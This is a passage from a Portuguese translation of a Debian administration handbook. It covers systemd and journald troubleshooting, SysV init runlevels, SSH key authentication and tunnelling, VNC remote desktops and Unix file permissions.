Para controlar se um serviço está ativo (ou seja, se ele será iniciado automaticamente na inicialização), use `systemctl enable nomedoserviço.service` (ou `disable`). `is-enabled` permite checar o status do serviço.

Um recurso interessante do systemd é que ele inclui um componente de "logging" de nome `journald`. Ele vem como um complemento para sistemas de "logging" mais tradicionais, tal como o `syslogd`, mas ele adiciona recursos interessantes tal como uma ligação formal entre um serviço e as mensagens que ele gera, e a habilidade de capturar mensagens de erro geradas pela sua sequência de inicialização. As mensagens podem ser exibidas mais tarde, com um pequena ajuda do comando `journalctl`. Sem qualquer argumento, ele simplesmente derrama todas as mensagens de "log" que ocorreram desde a inicialização do sistema; ele raramente será usado de tal maneira. Na maior parte do tempo, ele será usado com um identificador de serviço:

```
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 10:08:49 CEST, end at Tue 2015-03-31 17:06:02 CEST.
→ --
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Received SIGHUP; restarting.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:32 mirtuel sshd[1151]: Accepted password for roland from 192.168.1.129
→ port 53394 ssh2
Mar 31 10:09:32 mirtuel sshd[1151]: pam_unix(sshd:session): session opened for user
→ roland by (uid=0)
```

Outra opção de linha de comando útil é a `-f`, que instrui o `journalctl` a manter a exibição de novas mensagens assim que elas são emitidas (similar ao `tail -f arquivo`).

Se um serviço não parece estar trabalhando como o esperado, o primeiro passo para resolver o problema é checar se o serviço está realmente rodando com `systemctl status`; se ele não está, e as mensagens obtidas pelo primeiro comando não são suficientes para diagnosticar o problema, confira os registros ("logs") coletados pelo `journald` sobre esse serviço. Por exemplo, suponha que o servidor SSH não esteja funcionando:

```
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
  Active: failed (Result: start-limit) since Tue 2015-03-31 17:30:36 CEST; 1s ago
    Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
    Process: 1188 ExecStart=/usr/sbin/sshd -D $SSHDAOPTS (code=exited, status=255)
   Main PID: 1188 (code=exited, status=255)

Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↳ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
  ↳ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 17:29:27 CEST, end at Tue 2015-03-31 17:30:36 CEST.
  ↳ --
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Received SIGHUP; restarting.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:30:10 mirtuel sshd[1147]: Accepted password for roland from 192.168.1.129
  ↳ port 38742 ssh2
Mar 31 17:30:10 mirtuel sshd[1147]: pam_unix(sshd:session): session opened for user
  ↳ roland by (uid=0)
Mar 31 17:30:35 mirtuel sshd[1180]: /etc/ssh/sshd_config line 28: unsupported option
  ↳ "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↳ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1182]: /etc/ssh/sshd_config line 28: unsupported option
  ↳ "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↳ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1184]: /etc/ssh/sshd_config line 28: unsupported option
  ↳ "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↳ status=255/n/a
```

```

Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1186]: /etc/ssh/sshd_config line 28: unsupported option
  ↵ "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↵ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1188]: /etc/ssh/sshd_config line 28: unsupported option
  ↵ "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↵ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
  ↵ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# vi /etc/ssh/sshd_config
# systemctl start ssh.service
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
  Active: active (running) since Tue 2015-03-31 17:31:09 CEST; 2s ago
    Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
   Main PID: 1222 (sshd)
     CGroup: /system.slice/ssh.service
             └─1222 /usr/sbin/sshd -D
#

```

Após checar o status do serviço (failed), nós fomos checar os registros ("logs"); eles indicam um erro no arquivo de configuração. Após editar o arquivo de configuração e consertar o erro, nós reiniciamos o serviço, e então verificamos se ele está realmente rodando.

INDO ALÉM

Outros tipos de arquivos unit

Nesta seção, nós apenas descrevemos as mais básicas capacidades do systemd. Ele oferece muitos outros recursos interessantes; nós iremos listar apenas alguns aqui:

- ativação de "socket": um arquivo unit "socket" pode ser usado para descriver um "socket" de rede ou Unix gerenciado pelo systemd; isso significa que o "socket" será criado pelo systemd, e o real serviço pode ser iniciado por requisição ("on demand") quando uma real tentativa de conexão vier. Isso, grosseiramente, replica o recurso configurado pelo inetd. Veja `systemd.socket(5)`.
- timers: um arquivo unit "timer" descreve eventos que ocorrem com uma frequência fixa ou em horários específicos; quando um serviço é ligado a tal timer, a tarefa correspondente será executada sempre que o timer for acionado. Isso permite replicar parte dos recursos do cron. Veja `systemd.timer(5)`.
- network: um arquivo unit "network" descreve uma interface de rede, que permite a configuração de tais interfaces assim como expressar que um serviço dependa de uma interface em particular levantada.

9.1.2. O sistema init System V

O sistema init System V (que nós iremos chamar init para abreviar) executa vários processos, seguindo instruções a partir do arquivo `/etc/inittab`. O primeiro programa que é executado (o que corresponde ao passo `sysinit`) é `/etc/init.d/rcS`, um script que executa todos os programas que estão dentro do diretório `/etc/rcS.d/`.

Entre estes, você encontrará sucessivamente programas responsáveis pela:

- configurar o teclado do console;
- carregando drivers: a maioria dos módulos do kernel serão carregados por si assim que o hardware seja detectado; drivers extra então são carregados automaticamente quando o módulo correspondente seja listado em `/etc/modules`;
- checar a integridade do sistema de arquivos;
- montar partições locais;
- configuração da rede;
- mountando sistemas de arquivos em rede (NFS).

DE VOLTA AO BÁSICO

Kernel modules and options

Os módulos do kernel também têm opções que podem ser configuradas colocando alguns arquivos em `/etc/modprobe.d/`. Essas opções são definidas com as diretrizes como esta: `opções nome do módulo nome da opção=valor da opção`. Várias opções podem ser especificadas com uma única diretiva, se necessário.

Estes arquivos de configuração são destinados para o `modprobe` - o programa que carrega um módulo do kernel com suas dependências (módulos podem realmente chamar outros módulos). Este programa é fornecido pelo pacote `kmod`.

Após este estágio, o `init` assume o controle e inicializa os programas habilitados no nível de execução padrão (que geralmente é no nível de execução 2). Ele executa o `/etc/init.d/rc 2`, um script que inicia todos os serviços que estão listados em `/etc/rc2.d/` e que os nomes começam com a letra "S". O número de duas casas que se segue tinha sido historicamente utilizado para definir a ordem em que os serviços devem ser iniciados. Atualmente, o sistema de inicialização padrão usa `insserv`, o qual agenda automaticamente tudo, baseado nas dependências dos scripts. Desta forma, cada script de inicialização declara as condições que devem ser cumpridas para iniciar ou parar um serviço (por exemplo, se ele deve começar antes ou depois de outro serviço); o `init` em seguida, lança-os na ordem que satisfaça estas condições. A numeração estática dos scripts, portanto, não é mais levada em consideração (mas eles sempre devem ter um nome começando por "S" seguido por dois dígitos e o nome atual do script usado por suas dependências). Geralmente, serviços base (tal como registros com o `rsyslog`, ou numeração de portas com `portmap`) são inicializados primeiro, seguidos por serviços padrões e a interface gráfica (`gdm3`).

Este sistema de inicialização baseado em dependência torna possível automatizar a numeração, que poderia ser um pouco entediante se tivesse que ser feito manualmente, e limita os riscos de erro humano, já que o agendamento é realizado de acordo com os parâmetros indicados. Outro

benefício é que os serviços podem ser iniciados em paralelo quando são independentes um do outro, que pode acelerar o processo de inicialização.

`init` distingue vários runlevels, então para que ele possa alternar de um para outro com o comando `telinitnew-level`. Imediatamente, `init` executa `/etc/init.d/rc` novamente com novo runlevel. Este script irá, em seguida, iniciar os serviços ausentes e interromper aqueles que não são mais desejado. Para fazer isso, ele se dirige ao conteúdo do `/etc/rcX.d` (onde X representa o novo runlevel). Scripts começando com "S" (como em "Start") são serviços iniciados; aqueles que iniciam com "K" (como em "Kill") são os serviços interrompidos. O script não inicia qualquer serviço que já estava ativo em runlevel anterior.

Por padrão, o `init` System V no Debian usa quatro runlevels diferentes:

- Nível 0 é usada apenas temporariamente, enquanto o computador está desligando. Como tal, ele só contém muitos scripts de "K".
- Nível 1, também conhecido como modo de usuário único, corresponde ao sistema em modo degradado; inclui apenas os serviços básicos e destina-se para operações de manutenção onde interações com usuários comuns não são desejadas.
- Nível 2 é o funcionamento normal, o que inclui serviços de rede, uma interface gráfica, logons de usuário, etc.
- Nível 6 é semelhante ao nível 0, exceto que é utilizada durante a fase de desligamento que precede uma reinicialização.

Existem outros níveis, especialmente de 3 a 5. Por padrão, eles são configurados para operar da mesma maneira como nível 2, mas o administrador pode modificá-los (adicionando ou excluindo os scripts nos diretórios correspondentes `/etc/rcX.d`) para adaptá-los às necessidades específicas.




Figura 9.2 Seqüência de inicialização de um computador rodando Linux com o init System V

Todos os scripts contidos nos vários diretórios `/etc/rcX.d` são na verdade apenas links simbólicos — criados durante a instalação de pacotes pelo programa `update-rc.d` — apontando para os scripts atuais que são armazenados no `/etc/init.d/`. O administrador pode ajustar os serviços disponíveis em cada nível de execução reexecutando o `update-rc.d` com parâmetros de ajuste. A página de manual do `update-rc.d(1)` descreve a sintaxe em detalhes. Note que remover todos os links simbólicos (com o parâmetro `remove`) não é um bom método para desabilitar um serviço. Ao invés disto você deve apenas configurar ele para não iniciar no nível de execução desejado (enquanto preserva as chamadas correspondentes para parar ele no caso do serviço iniciar num nível de execução anterior). Uma vez que o `update-rc.d` tem uma interface de certa forma “convoluted”, você pode preferir usar `rcconf` (do pacote `rcconf`) que fornece uma interface de usuários mais amigável.

POLÍTICA DEBIAN

Reiniciando serviços

Os scripts de manutenção para os pacotes Debian algumas vezes irão reiniciar alguns serviços para garantir a sua disponibilidade ou levá-los a tomar certas opções em conta. O comando que controla um serviço `-- service serviço operação` — não leva em consideração o nível de execução (“runlevel”), assume (erroneamente) que o serviço está sendo usado, e pode, assim, iniciar operações incorretas (começando um serviço que estava deliberadamente interrompido ou interromper um serviço que já está parado, etc.) Portanto o Debian introduziu o programa `invoke-`

rc.d: este programa deve ser usado por scripts de manutenção para executar serviços de scripts de inicialização e isso só irão executar os comandos necessários. Observe que, ao contrário do uso comum, o sufixo .d é usado aqui em um nome de programa, e não em um diretório.

Finalmente, `init` começa a controla programas para vários consoles virtuais (`getty`). Ele exibe um prompt, esperando por um nome de usuário, em seguida, executa o usuário `login user` para iniciar uma sessão.

VOCABULÁRIO

Console e terminal

Os primeiros computadores eram geralmente separados em diversas, peças muito grandes: o compartimento de armazenamento e unidade central de processamento foram separados dos dispositivos periféricos usados pelos operadores para controlá-los. Estes eram parte de uma mobília separada, o "console". Este termo foi mantido, mas seu significado foi alterado. Tornou-se mais ou menos sinônimo de "terminal", sendo um teclado e uma tela.

Com o desenvolvimento de computadores, sistemas operacionais tem oferecido vários consoles virtuais para permitir várias sessões independentes ao mesmo tempo, mesmo se houver apenas um teclado e tela. A maioria dos sistemas GNU/Linux oferecem seis consoles virtuais (modo texto), acessíveis, digitando as combinações de teclas Control+Alt+F1 through Control+Alt+F6.

Por extensão, os termos "console" e "terminal" também pode se referir a um emulador de terminal em uma sessão X11 gráfica (como `xterm`, `gnome-terminal` ou `konssole`).

9.2. Login remoto

É essencial para o administrador ser capaz de se conectar a um computador remotamente. Servidores, confinados em seu quarto, raramente são equipados com permanentes teclados e monitores — mas eles estão conectados à rede.

DE VOLTA AO BÁSICO

Cliente, servidor

Um sistema onde vários processos comunicarem é frequentemente descrito com a metáfora de "cliente/servidor". O servidor é o programa que recebe as solicitações provenientes de um cliente e os executa. É o cliente que controla as operações, o servidor não toma qualquer iniciativa própria.

9.2.1. Login remoto seguro: SSH

O protocolo `SSH` (Secure SHell) foi projetado com segurança e confiabilidade em mente. Conexões usando `SSH` estão seguras: o parceiro é autenticado e todas as trocas de dados criptografadas.

CULTURA
Telnet e RSH estão obsoletos

Antes do SSH, *Telnet* e *RSH* eram as principais ferramentas usadas para fazer login remotamente. Elas são agora totalmente obsoletas e não devem mais ser usadas, mesmo que o Debian ainda forneça elas.

VOCABULÁRIO
Autenticação, criptografia

Quando você precisar dar um cliente a capacidade de conduzir ou desencadear ações em um servidor, a segurança é importante. Você deve garantir a identidade do cliente; Esta é a autenticação. Esta identidade geralmente consiste de uma senha que deve ser mantida em segredo, ou qualquer outro cliente pode obter a senha. Este é o propósito da criptografia, que é uma forma de codificação que permite que dois sistemas de comunicação de informações confidenciais sobre um canal público, protegendo-o de ser lido por outros.

Autenticação e criptografia, muitas vezes são mencionados juntos, porque eles são freqüentemente usados em conjunto, tanto porque eles geralmente são implementados com conceitos matemáticos semelhantes.

SSH também oferece dois serviços de transferência de arquivo. `scp` é uma ferramenta de linha de comando que pode ser usada como `cp`, exceto que qualquer caminho a outra máquina é prefixado com o nome da máquina, seguido por dois-pontos.

```
$ scp arquivo máquina:/tmp/
```

`sftp` é um comando interativo, semelhante ao `ftp`. Em uma única sessão, o `sftp` pode transferir vários arquivos, e com ele é possível manipular arquivos remotos (apagar, renomear, alterar permissões, etc.).

O Debian usa o OpenSSH, uma versão livre do SSH mantido pelo projeto OpenBSD (um sistema operacional livre baseado no kernel BSD, focado em segurança) e uma bifurcação do programa original SSH desenvolvido pela empresa SSH Communications Security Corp, da Finlândia. Esta empresa desenvolveu inicialmente o SSH como software livre, mas num dado momento decidiu continuar o seu desenvolvimento sob uma licença proprietária. O projeto OpenBSD criou então o OpenSSH para manter uma versão gratuita do SSH.

DE VOLTA AO BÁSICO
Fork

Uma ramificação ("fork"), na área de software, significa um novo projeto que se inicia como um clone de um projeto existente, e que vai competir com ele. A partir daí, ambos os softwares irão divergir rapidamente em termos de novos desenvolvimentos. Uma ramificação é frequentemente o resultado de divergências dentro da equipe de desenvolvimento.

A opção de ramificar um projeto é um resultado direto da própria natureza do software livre, uma ramificação é um evento saudável, quando se permite a continuação de um projeto como software livre (por exemplo, em caso de alterações de licença). Uma ramificação decorrente de divergências técnicas ou pessoais é muitas vezes um desperdício de recursos humanos; outra resolução seria preferível. Já se tem notícia de fusões de dois projetos que já passaram por uma divisão anterior.

O OpenSSH é dividido em dois pacotes. A parte do cliente está no pacote `openssh-client`, e o pacote do servidor está no `openssh-server`. O meta-pacote `ssh` depende de ambas as partes e facilita a instalação de ambos (`apt install ssh`).

Autenticação Baseado em Chave

Cada vez que alguém se conecta por SSH, o servidor remoto pede uma senha para autenticar o usuário. Isto pode ser problemático se você quiser automatizar uma conexão, ou se você usar uma ferramenta que requer conexões frequentes com o SSH. Por este motivo que o SSH oferece um sistema de autenticação baseado em chave.

O usuário gera um par de chaves na máquina cliente com `ssh-keygen -t rsa`; a chave pública é armazenada em `~/.ssh/id_rsa.pub`, enquanto a chave privada correspondente é armazenada em `~/.ssh/id_rsa`. O usuário em seguida usa `ssh-copy-id server` para adicionar a sua chave pública no servidor `~/.ssh/authorized_keys`. Se a chave privada não estava protegida por uma "senha" no momento de sua criação, todos os logins subsequentes sobre o servidor vão funcionar sem uma senha. Caso contrário, a chave privada deve ser decifrada a cada momento digitando a senha. Felizmente, `ssh-agent` nos permite manter as chaves privadas na memória para não ter que re-digitar com frequência a senha. Para isso, basta usar `ssh-add` (uma vez por sessão de trabalho), desde que a sessão já está associado a uma instância funcional do `ssh-agent`. O Debian ativa por padrão nas sessões gráficas, mas isso pode ser desativado alterando `/etc/X11/Xsession.options`. Para uma sessão de console, você pode iniciá-lo manualmente com `eval $(ssh-agent)`.

SEGURANÇA

Proteção da chave privada

Quem tem a chave privada pode fazer login na conta, assim, configurada. É por isso que o acesso para a chave privada é protegido por uma "frase". Alguém que adquire uma cópia de um arquivo de chave privada (por exemplo, `~/.ssh/id_rsa`) ainda tem de saber esta frase a fim de ser capaz de usá-la. Esta proteção adicional não é, no entanto, impenetrável, e se você acha que esse arquivo foi comprometido, é melhor desativar essa chave nos computadores em que foi instalado (para removê-lo `authorized_keys` files) e substitui-la com uma chave recentemente gerada.

CULTURA

Falha do OpenSSL no Debian Etch

A biblioteca OpenSSL, como era inicialmente fornecida no Debian *Etch*, tinha um grave problema no seu gerador de número aleatório (Random Number Generator - RNG). De fato, o mantenedor Debian tinha feito uma mudança para que aplicações usando ela não gerassem avisos quando analisadas por ferramentas de teste de memória como `valgrind`. Infelizmente, esta mudança também significou que o RNG estava empregando apenas uma fonte de entropia que corresponde ao número do processo (PID), cujos 32.000 possíveis valores não oferecem aleatoriedade suficiente.

► <http://www.debian.org/security/2008/dsa-1571>

Especificamente, sempre que OpenSSL era utilizado para gerar uma chave, sempre produzia uma chave dentro de um conjunto conhecido de centenas de milhares de chaves (32.000 multiplicada para um pequeno número de comprimentos de chave). Isso afetou as chaves SSH, chaves SSL e certificados X.509 usados por inúmeras aplicações, tais como o OpenVPN. Um cracker só tinha que tentar todas as chaves para ganhar acesso não autorizado. Para reduzir o impacto do problema, o daemon SSH foi modificado para recusar chaves problemáticas que estão listadas nos pacotes `openssh-blacklist` e `openssh-blacklist-extra`. Além disso, o comando `ssh-vulnkey` permite a identificação de chaves possivelmente comprometidas no sistema.

Uma análise mais completa deste incidente mostra que ele é o resultado de múltiplos (pequenos) problemas, tanto dentro do projeto OpenSSL, como com o mantenedor do pacote Debian. Uma biblioteca amplamente utilizada como OpenSSL não deveria - sem modificações - gerar advertências quando testada pelo valgrind. Além disso, o código (especialmente as partes sensíveis como o RNG) deveria ser mais bem comentado para evitar tais erros. Pelo lado do Debian, o mantenedor queria validar as modificações com os desenvolvedores do OpenSSL, mas simplesmente explicou as modificações sem fornecer-lhes o patch correspondente para revisão e falhou em mencionar seu papel dentro do Debian. Finalmente, as escórias de manutenção não eram as ideais, as mudanças feitas no código original não eram documentadas com clareza; todas as modificações eram efetivamente armazenadas em um repositório Subversion, mas elas acabaram todos agrupadas em um único patch durante a criação do pacote fonte.

É difícil nessas condições de encontrar as medidas corretivas para evitar que tais incidentes não se repitam. A lição a ser aprendida aqui é que cada divergência que o Debian introduz ao upstream deve ser justificada, documentada, submetida ao upstream quando possível, e amplamente divulgada. É nesta perspectiva que o novo formato de pacote de origem ("3.0 (quilt)") e o webservice dos fontes Debian foram desenvolvidos.

► <http://sources.debian.net>

Usando Aplicações X11 Remotamente

O protocolo SSH permite o encaminhamento de dados gráficos (sessão “X11”, a partir do nome do sistema gráfico mais difundido no Unix); o servidor então mantém um canal dedicado para esses dados. Especificamente, um programa gráfico executado remotamente pode ser exibido no servidor X.org da tela local, e toda a sessão (entrada e exibição) será segura. Como essa funcionalidade permite que aplicações remotas interfiram com o sistema local, ela é desabilitada por padrão. Você pode habilitá-la especificando X11Forwarding yes no arquivo de configuração do servidor (`/etc/ssh/sshd_config`). Finalmente, o usuário tem que também requisitá-la adicionando a opção `-X` na linha de comando do ssh.

Criando Túneis Criptografados com Encaminhamento de Porta

Suas opções `-R` e `-L` permitem ao ssh criar “túneis criptografados” entre duas máquinas, encaminhando com segurança uma porta TCP local (veja barra lateral [TCP/UDP \[230\]](#)) para uma máquina remota ou vice versa.

VOCABULÁRIO

Túnel

A Internet, e a maioria das LANs que estão conectadas a ela, operam em modo pacote (packet) e não em modo conectado (connected), o que significa que um pacote emitido de um computador para outro fará paradas em vários roteadores intermediários para encontrar seu destino. Você pode ainda simular uma operação de conexão (connected) aonde o fluxo (stream) é encapsulado em pacotes IP normais. Esses pacotes seguem sua rota usual, mas o fluxo (stream) é reconstruído sem mudanças até o destino. Nós chamamos isso de “túnel”, em analogia a uma estrada com túnel aonde veículos vão diretamente da entrada (input) para a saída.

(output) sem encontrarem nenhum cruzamento, em oposição a um caminho na superfície que envolveria interseções e mudanças de direção.

Você pode usar essa oportunidade para adicionar criptografia ao túnel: o fluxo (stream) que flui através dele seria então irreconhecível por quem está de fora, mas retornaria ao forma sem criptografia na saída do túnel.

`ssh -L 8000:server:25` estabelece uma sessão SSH com a máquina *intermediary* e escuta pela porta local 8000 (veja Figura 9.3, “[Encaminhando uma porta local com SSH](#)” [202]). Para qualquer conexão estabelecida por esta porta, ssh irá iniciar uma conexão a partir do computador *intermediary* na porta 25 no *server*, e irá ligar as duas conexões.

`ssh -R 8000:server:25` também estabelece uma sessão SSH com o computador *intermediary*, mas nessa máquina que o ssh ouve na porta 8000 (veja Figura 9.4, “[Encaminhando uma porta remota com SSH](#)” [203])). Qualquer conexão estabelecida nesta porta fará com que o ssh abrir uma conexão a partir da máquina local na porta 25 do *server*, e fazer a ligação das duas conexões.

Nos dois casos, as conexões são feitas pela porta 25 na máquina (*host*) *server*, que passa pelo túnel SSH estabelecido entre a máquina local e a máquina *intermediary*. No primeiro caso, a entrada do túnel é a porta local 8000, e os dados se movem em direção à máquina *intermediary* antes de ser direcionada ao *server* na rede “pública”. No segundo caso, a entrada e a saída do túnel são invertidas; a entrada é a porta 8000 na máquina *intermediary*, a saída é na máquina (*host*) local, e os dados são então direcionados para o *server*. Na prática, o servidor é usualmente a máquina local ou a intermediária. Dessa forma o SSH mantém segura a conexão de uma ponta a outra.




Figura 9.3 *Encaminhando uma porta local com SSH*



Figura 9.4 Encaminhando uma porta remota com SSH

9.2.2. Usando Ambientes Gráficos Remotamente

O VNC (Virtual Network Computing) permite o acesso remoto ao ambiente de trabalho (desktops) gráfico.

Essa ferramenta é, na maioria das vezes, usada para assistência técnica; o administrador pode ver os erros com os quais o usuário está enfrentando, e mostrar a eles um curso de ação correto, sem estar fisicamente presente.

Primeiro, o usuário tem que autorizar o compartilhamento de sua sessão. O ambiente gráfico GNOME na Jessie inclui essa opção em seu painel de configuração (ao contrário das versões prévias do Debian onde o usuário tinha que instalar e rodar o vino). O KDE ainda necessita usar o krfb para permitir o compartilhamento de uma sessão existente através do VNC. Para outros ambientes gráficos, o comando x11vnc (do pacote Debian de mesmo nome) serve ao mesmo propósito; você pode fazê-lo disponível para o usuário com um ícone explícito.

Quando a sessão gráfica se torna disponível através do VNC, o administrador tem que fazer a conexão com ele com o cliente VNC. O GNOME tem o vinagre e o remmina para isso, enquanto o KDE inclui o krdc (no menu em K → Internet → Remote Desktop Client). Existem outros clientes VNC que usam a linha de comando, como o xvnc4viewer no pacote Debian de mesmo nome. Uma vez conectado, o administrador pode ver o que está acontecendo, trabalhar na máquina remotamente, e orientar o usuário como proceder.

SEGURANÇA	Se você quer fazer a conexão pelo VNC, e você não quer que seus dados sejam enviados em texto puro pela rede, é possível encapsular os dados através de um túnel SSH (veja Seção 9.2.1.3, “Criando Túneis Criptografados com Encaminhamento de Porta” [201]). Você simplesmente tem que saber que o VNC usa a porta 5900 por padrão para a primeira tela (called “localhost:0”), 5901 para a segunda (called “localhost:1”), etc.
-----------	---

O comando `ssh -L localhost:5901:localhost:5900 -N -T` máquina cria um túnel entre a porta local 5901 na interface localhost e a porta 5900 da máquina “host”. O primeiro “localhost” restringe o SSH a ouvir apenas nesta interface na

máquina local. O segundo “localhost” indica a interface na máquina remota a qual irá receber o tráfego de rede entrando em “localhost:5901”. Assim `vncviewer localhost:1` irá conectar o cliente VNC a tela remota, mesmo que você indique o nome da máquina local.

Quando uma sessão VNC é fechada, lembre-se de fechar o túnel por também saindo da sessão SSH correspondente.

DE VOLTA AO BÁSICO
Gerenciador de tela

`gdm3`, `kd़m`, `lightdm`, and `xd़m` são Gerenciadores de Tela. Eles tomam controle da interface gráfica brevemente depois a inicialização para prover ao usuário uma tela de login. Uma vez que o usuário tenha feito o login, eles executam os programas necessários para iniciar uma sessão gráfica de trabalho.

VNC também funciona para usuários móveis, ou executivos da empresa, os quais ocasionalmente precisam fazer o login a partir de suas casas para acessar um ambiente de trabalho remoto similar ao que eles usam no trabalho. A configuração desse tipo de serviço é mais complicada: você primeiro instala o pacote `vnc4server`, altera a configuração do gerenciador de tela para aceitar requisições do XDMCP Query (no `gdm3`, isso pode ser feito adicionando `Enable=true` na sessão “`xdmcp`” do `/etc/gdm3/daemon.conf`), e finalmente, iniciar o servidor VNC com `inetd` para que a sessão seja iniciada automaticamente quando o usuário tentar fazer o login. Por exemplo, você pode adicionar essa linha ao `/etc/inetd.conf`:

```
5950 stream tcp nowait nobody.tty /usr/bin/Xvnc Xvnc -inetd -query localhost -  
→ once -geometry 1024x768 -depth 16 securitytypes=none
```

Redirecionando as conexões de entrada para o gerenciador de tela resolve o problema de autenticação, porque apenas usuários com contas locais irão passar pela tela de login do `gdm3` (ou os equivalentes `kd़m`, `xd़m`, etc.). Como essa operação permite múltiplos logins simultâneos sem qualquer problema (sendo o servidor suficientemente poderoso), ele pode ser usado até para fornecer um ambiente de trabalho completo para usuários móveis (ou para menos poderosos sistemas de ambiente de trabalho, configurado como ‘thin clients’). Os usuários simplesmente fazem o login na tela do servidor com `vncviewer server:50`, porque a porta usada é a 5950.

9.3. Gerenciando Direitos

O Linux é definitivamente um sistema multi-usuário, então é necessário prover um sistema de permissões para controlar um conjunto de operações autorizadas em arquivos e diretórios, o que inclui todos os recursos e dispositivos do sistema (em um sistema Unix, qualquer dispositivo é representado por um arquivo ou diretório). Esse princípio é comum a todos os sistemas Unix, porém o lembrete é sempre útil, especialmente porque existem alguns interessantes e relativamente avançados usos desconhecidos.

Cada arquivo ou diretório têm permissões específicas para três categorias de usuários:

- seu dono (simbolizado por `u` como em “user”);

- o dono do grupo (simbolizado por g como em “group”), representando todos os membros do grupo;
- os outros (simbolizado por o como em “other”).

Os três tipos de direitos podem ser combinados:

- leitura (simbolizado por r como em “read”);
- escrita (ou modificação, simbolizado por w como em “write”);
- executar (simbolizado por x como em “eXecute”).

No caso de um arquivo, essas permissões são facilmente compreendidas: acesso de leitura permite ler o conteúdo (incluindo cópia), acesso a escrita permite alterá-lo, e permissão de executar permite rodá-lo (o que apenas irá funcionar se ele for um programa).

